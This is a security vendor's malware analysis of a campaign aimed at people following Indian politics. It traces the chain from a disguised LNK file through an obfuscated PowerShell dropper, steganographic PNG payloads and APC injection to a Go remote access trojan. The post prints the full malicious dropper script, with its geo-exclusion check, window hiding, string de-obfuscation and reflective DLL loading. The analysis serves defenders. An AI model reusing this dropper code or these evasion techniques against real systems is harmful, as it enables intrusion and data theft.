Operation ShadowCat: Targeting Indian Political Observers via a Stealthy RAT

cyble.com/blog/operation-shadowcat-targeting-indian-political-observers-via-a-stealthy-rat

July 24, 2024

KeyTakeaways

- Cyble Research and Intelligence Labs (CRIL) came across an intriguing shortcut (.LNK) file masquerading as a legitimate Office document.
- When the user executes the LNK file, it triggers the infection process, which runs a PowerShell command to drop and execute a .NET loader, ultimately delivering the final payload to the victim's machine.
- The Threat Actor (TA) employs steganography to conceal a malicious Gzip-compressed payload within a PNG file, which is hosted on a Content Delivery Network (CDN).
- The decompressed payload is then injected into PowerShell.exe using the Asynchronous Procedure Call (APC) injection method.
- The final payload is a RAT (Remote Access Trojan) written in Go. It is designed to take control of the compromised machine and deploy ransomware on the victim's device.
- The TA excludes infections from Russian-speaking regions, indicating that the TA could potentially be a Russian-speaking individual or group.
- Based on the lure used in this campaign, we observed that the TA is targeting individuals with a keen interest in Indian political affairs. This could include government officials, political analysts, journalists, researchers, and think tanks who closely follow parliamentary proceedings.

Overview

A security researcher first detected and reported a similar variant in 2023. Based on these similarities, we suspect that the malicious LNK file is distributed to users via spam email. The attack starts with a deceptive shortcut (.LNK) file that deceives users into opening it. Once executed, the .LNK file runs a PowerShell command that drops a malicious .NET loader file and a decoy Word document on the victim's machine. The PowerShell script then invokes methods in the .NET file, which are designed to fetch a steganographic PNG image from a remote server.

This image contains a Gzip-compressed payload. The methods also decompress the payload and inject it into the PowerShell.exe process. These actions are executed entirely in memory to avoid detection by security products.

Cyble Research & Intelligence Labs has dubbed this attack "*Operation ShadowCat*" due to its stealthy characteristics, including the use of a C&C server at "*use1.netcatgroup.site*" and the custom "NetCat" subprotocol employed for WebSocket communication.

The final payload is a RAT written in the Go programming language. This RAT provides extensive control over the infected system, enabling file and directory manipulation, command execution, and interactive communication with a Command & Control server.

Upon successful infection, this RAT can enable ransomware activities, stage environments for payload deployment, gather detailed system information, perform network scanning, and upload sensitive data from the victim's machine. It also uses tools for Active Directory mapping and credential extraction, facilitating advanced lateral movement and attack strategies. The figure below shows an overview of the infection.




Figure 1 – Overview of the Attack

Technical Analysis

The attack originates from a shortcut file named *"Untitled Document.LNK"*. This file appears to be a Word document but conceals its malicious content within the Shortcut Target path, as shown below.




Figure 2– Properties of .LNK file

When the user executes the LNK file, it loads the embedded PowerShell script, as shown in the figure below.

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command "# NetCat Group
Echo \"Loading ...\"
Add-Type -name win -member '[DllImport(\"user32.dll\")] public static extern bool ShowWindow(int h, int s);' -namespace native
[native.win]::ShowWindow(([System.Diagnostics.Process]::GetCurrentProcess() | Get-Process).MainWindowHandle, 0)

if ((3, 5, 7, 29, 130, 137, 152, 154, 203, 228, 238, 247).Contains((Get-WinHomeLocation).GeoID))
{
    exit
}

$v = @(\"rFmoaBes46tSirgn\", \"oLda\", \"VTQqAANM40%E40//A8LA%g90%Q74%g50f4guA4AtNnbIBgMTh0GVphycwBmcn9mctfGIhNmbv5CdiBSZyBWdg4Wag4ERT9GIv1GZuUQDK0%J90QBQRAAATDEKAID2i%Y01AOAAEiALgQAAwC0%G40%3
for ($i = 0; $i -lt $v.Length; $i++1)
{
    $w = $v[$i].ToCharArray()
    for ($j = 0; $j -lt $w.Length; $j+=2)
    {
        $w[$j],$w[$j+1] = $w[$j+1],$w[$j]
    }
    for ($j = 0; $j -lt $w.Length; $j++1)
    {
        if ($w[$j] -eq "%")
        {
            $w = $w[0..($j-1)] + ("A" * [Int]($w[$j+1] + $w[$j+2])).ToCharArray() + $w[($j+3)..$w.Length]
        }
    }
$v[$i] = $w -join ""
}

$a = [Convert]::($v[0]).Invoke(\"UEsDBBQACAAIANJU5FgAAAAAAAAAAAAAAALAAAAX3J1bHMvLnJ1bHONj7sOwyAMRX8F+QNi2qFDBcnSJWuUH0DgkCjhIaCvvy9Dh6bq0N0XR8e+onu4jd0o5SV4CYeGQ9eKgTZVapOnJWZWCZ81zKXEM2LWMzm
$b = @(Get-ChildItem | Where-Object { $_.Extension -eq \".lnk\" -and $_.Length -eq 45117 })
if ($b)
{
    ForEach ($_ in $b)
    {
        $_.Delete()
        [IO.File]::WriteAllBytes(($_.BaseName + \".docx\"), $a)
    }
    Invoke-Item ($b[0].BaseName + \".docx\")
}
else
{
    [IO.File]::WriteAllBytes(($Env:TEMP + \"\Document.docx\"), $a)
    Invoke-Item ($Env:TEMP + \"\Document.docx\")
}

try {
    Reflection.Assembly]::($v[1]).Invoke([Convert]::($v[0]).Invoke($v[2]))
}
catch {
    [IO.File]::WriteAllBytes(($Env:TEMP + \"\daephaphahph.dll\"), [Convert]::($v[0]).Invoke($v[2]))
    Add-Type -Path ($Env:TEMP + \"\daephaphahph.dll\")
}

[JourFurbivaPress]::TeasPariticEncharied([HysicatedPeresisArefamers]::DevaHasensAmmanline($v[3] + $Env:UserDomain + \"/\" + $Env:UserName, $v[4] + $Env:UserDomain + \"/\" + $Env:UserName))"
```

Figure 3– Malicious PowerShell script

The PowerShell script can be divided into four sections:

1. Execution Prevention Based on geo-location
2. De-obfuscating strings through character manipulation
3. Self-deleting an LNK file and creating and opening a lure document
4. Creating and executing a malicious DLL file

Execution Prevention Based on geo-Location

The initial section of the PowerShell script in the LNK file is designed to prevent execution in specific countries. It retrieves the victim's system's GeoID using the "Get-WinHomeLocation" command. If the GeoID matches any of the specified values listed in the table below, the script terminates its execution. These checks are intended to exclude the threat actors' specified locations or countries from this attack. The table below shows the GeoID and the respective locations.

Geographical identifier	Locations
3	Afghanistan
5	Azerbaijan
7	Armenia
29	Belarus
130	Kyrgyzstan
137	Kazakhstan
152	Moldova
154	Mongolia
203	Russia
228	Tajikistan
238	Turkmenistan
247	Uzbekistan

Next, the script begins to de-obfuscate an array of strings. This array contains five strings, as shown in the image below, each of which represents obfuscated data, including base64-encoded strings, PowerShell commands, and URLs necessary for the subsequent stages of the infection chain.

Figure 4 – Obfuscated strings

The image below shows the de-obfuscated strings.

Figure 5 – De-obfuscated strings

The next section of the PowerShell script is intended to delete the original LNK file and open a lure document. The image below displays the code responsible for generating the document.





Figure 6 – Generating lure document

Before creating the lure document, the script first searches the current directory for any ".LNK" files that have the same size as the original LNK file. If any such files are found, the script deletes them and then writes the base64-decoded content to a new file with the same name as the original LNK file but with a ".docx" extension.

Lure Document:

The script then opens the newly created lure document, which appears to be a question posed to the Indian parliament, submitted by a member of the Rajya Sabha or "Council of States" in India. The image below shows the lure document.



GOVERNMENT OF INDIA
MINISTRY OF LABOUR AND EMPLOYMENT
RAJYA SABHA
UNSTARRED QUESTION NO. 726
TO BE ANSWERED ON 08.02.2024

INCREASING MINIMUM PENSION IN EPF PENSION SCHEME

726. SHRI VAIKO:
SHRI M. SHANMUGAM:

Will the Minister of Labour and Employment be pleased to state:

(a) whether Government is receiving demands from stakeholders like trade unions, public representatives for increasing the minimum pension in the EPF Pension Scheme;
(b) if so, the demands of the stakeholders in brief;
(c) the response of Government thereto;
(d) whether Government would consider positively the hike in minimum pension for the EPF subscribers, in view of rise in the cost of living index and hike in wages;
(e) if so, by when it is expected to be announced;
(f) whether pension calculation formula will be revised since the present one is arbitrary and biased against pensioners; and (g) if so, Government's

Figure 7 – Lure document

Based on the lure document, it is evident that the Threat Actor (TA) is targeting individuals who have a specific interest in Indian political affairs. This suggests a strategic approach to select victims who are likely to be involved in or have significant knowledge regarding political matters in India. The targeted individuals may include government officials, political analysts, journalists, researchers, or think tanks who closely follow parliamentary proceedings.

The final section of the PowerShell script is designed to load a malicious binary file (DLL) decoded from base64 in two ways. The first method loads and executes the DLL content directly in memory using "*Reflection.Assembly*" without writing it to disk. The second method serves as a fallback if the direct in-memory execution fails. It writes the DLL content to a file into the "%temp%" directory as "*daephaphahph.dll*" and then loads it. The image below shows the code responsible for loading the DLL file.




Figure 8 – Loading malicious binary file

Once the DLL file is loaded into PowerShell's memory, it uses the previously de-obfuscated URLs for further execution. The image below demonstrates the PowerShell script executing methods within the loaded DLL file, passing the URLs as parameters along with the Username and UserDomain.

Figure 9 – PowerShell Script calls DLL methods

The loaded .NET assembly file functions as a shellcode loader, first determining the victim's system architecture. If the system supports 64-bit architecture, the malware retrieves a PNG file named "x86_64.png". For a 32-bit system, it fetches a PNG file named "x86.png" using the URLs passed to the function, as illustrated in the figure below.




Figure 10 – System Architecture Check

Steganography Technique

Upon successfully obtaining the PNG content, the DLL file proceeds to parse the PNG file and decompress the hidden GZip content present within the image, as shown below.

During the course of our research, we observed that this image also appeared on a predominantly Russian-speaking social media platform. The TA may have altered this image to help deliver malware, leading us to suspect that they could also be of Russian origin.




Figure 11 – Steganography PNG Image

The decompressed stream contains shellcode and an MZ header, as shown in the image below. The shellcode is generated using Donut – an open-source project.




Figure 12 – Shellcode along with final Payload

APC (Asynchronous Procedure Call) Injection:

The .NET loader executes the shellcode using the APC injection method. The APIs required for the injection are encrypted, base64 encoded and stored in the binary as hardcoded strings. The loader retrieves the API names by performing a simple XOR operation, passing the encrypted string and key as parameters to a function, as shown below.




Figure 13 – XOR operation to decrypt strings

After getting the APIs required for injection, the .NET DLL creates a new process called "*powershell.exe*" in a suspended state using the *CreateProcess()* API with the *CREATE_SUSPENDED* flag. This ensures that the "*powershell.exe*" process is created but does not start executing immediately. Then, it uses the *WriteProcessMemory()* API to write the shellcode and the PE (Portable Executable) file extracted from the PNG file into the memory space of the suspended "*powershell.exe*" process.

Subsequently, it uses the *QueueUserAPC()* API to queue an *Asynchronous Procedure Call* (APC) to a thread within the suspended process. The queued APC will execute the shellcode when the thread enters a *resume* state.

Finally, the DLL calls the *ResumeThread()* API to resume the main thread of the suspended process, causing it to execute the queued APC and thereby run the injected shellcode, as shown below. The shellcode subsequently loads and executes the embedded binary, facilitating further malicious activities.

